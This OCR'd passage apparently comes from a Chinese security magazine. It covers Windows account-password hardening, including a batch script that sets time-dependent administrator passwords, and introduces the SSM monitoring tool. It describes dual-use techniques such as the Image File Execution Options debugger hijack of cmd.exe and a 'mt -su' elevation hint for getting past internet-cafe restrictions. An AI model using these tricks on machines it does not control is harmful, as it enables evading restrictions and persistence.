第二种方法：适合公共场合的计算机（原因：自动登录对于公共场合的计算机可能威胁我们的隐私）。

```
@echo off
if /I %time% LEQ 06:00:00.00 goto g1
if /I %time% LEQ 12:00:00.00 goto g2
if /I %time% LEQ 16:00:00.00 goto g3
if /I %time% LEQ 24:00:00.00 goto g4
:g1
net user administrator hacker++
goto end
:g2
net user administrator hacker--
goto end
:g3
net user administrator ++hacker
goto end
:g4
net user administrator --hacker
goto end
:end
echo 密码更改成功退出程序……
```

这种方法与第一种方法的区别在于没有实现自动登录，所以说我们自己设置密码的时候注意上次计算机开机的时间。比如上次是8点的时候开机，那么明天你再来的时候输入administrator帐户的密码就是hacker--，因为在不同的时段密码是不同的（大家注意一下，这里我设置了四个不同的密码）。

4、求异思维在WINDOWS密码设置中的应用

无即有、有即无的想法看上去很可笑，但其实不然，假设我们将WINDOWS的某个密码设置为"hacker "，后面有个空格，我相信很多查找密码的工具都会找出真实的密码，但是当攻击者看到的时候不会想到后面有个空格吧，同样在防范暴力破解的时候如果我们将密码设置为hacker这样非常傻瓜的密码，很多时候在密码扫描字典中并没有这个人们容易忽略的密码！

我们知道WINDOWS的每个帐户都存在一个统计学上几乎唯一的SID，也知道网卡的MAC地址全球唯一，也知道GUID世界上没有相同的，这些现象就说明了一个结论——求异思维的安全性，听其来很复杂，其实很简单。我们知道tscracker是一款破解3389登录的工具，正因为很多人都使用默认的帐户administrator，如果我们通过在"我的电脑"上点右键选择"管理"来找到"本地用户和组"，将administrator帐户重命名为admin，类似攻击我们就不怕了！

也许很多人会觉得只能举出这个简单的例子，我们再说一个，在许多网吧中都禁止了CMD的运行，这时最常用的方法就

是建立bat文件来运行cmd。如果我们打开注册表将bat的文件关联全部改成test文件，让test后缀文件为批处理的运行后缀，那么这样的限制就可以保持下去！

5、CMD如何才可以“忠心耿耿”

提到WINDOWS的帐号密码设置就不得不提cmd，我们如何设置才能保证CMD忠心耿耿的为我们自己所用呢？

（1）权限设置

采用VISTA的UAC机制，在本机处理常规工作的时候使用一个权限低的帐户，当需要运行的时候使用runas.exe命令运行，使用该命令之前，确保启动seclogon服务启动！

（2）加个密码

通过设置HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Command Processor键下的autorun键的值，在运行CMD之前要求用户输入密码，这在以前的杂志文章中曾提到过这个问题，这里不再赘述！

（3）网吧如何限制CMD运行

打开组策略选择“用户配置”--“系统”，将“阻止访问命令提示符”设置为“已启用”，这种方法是网吧常用的，知道原理后破解起来就简单了，但是我们知道组策略修改的是注册表中的值，如果我们对该注册表值进行权限设置，这样有可能起到限制作用，之所以可能起到限制作用，是因为在网吧中我们可以使用“mt -su”来提升要运行的程序权限，攻与防就是这样的结果！上面的防范因为太常见了，所以不妨采用下面的方法——映像劫持！

打开注册表找到HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options，新建项cmd.exe，在右侧窗口中建立“字符串值”debugger，并将其值设置为c:\windows\system32\notepad.exe！

WINDOWS密码帐户安全除了做好登录帐户的安全设置外，还要保证阻断添加帐户的有效途径，这样才能做到有备无患。

和我一起来认识SSM

文字难易度：★★★
文字简要：关于SSM（系统安全监控）软件的详细使用介绍

xiao0440

暑假期间，随着奥运会的火热进行，连网络上的病毒木马也开始流行起来了，现在的病毒几乎都是既制作过免杀又能过主动防御的，杀毒软件很难对付，今天我就给大家介绍一款主动防御的著名软件SSM。

SSM全名是System Safety Monitor，既系统安全监控。安装完成后打开该软件，默认打开的是进程监控器，我们可以看到，在进程监控器里有名称、PID、VM（虚拟内存使用）、PM（内存使用）、CPU使用量，如图1。右键单击名称PID那栏，还可以调出command line parameters




图1




图3




图2




图4




图5

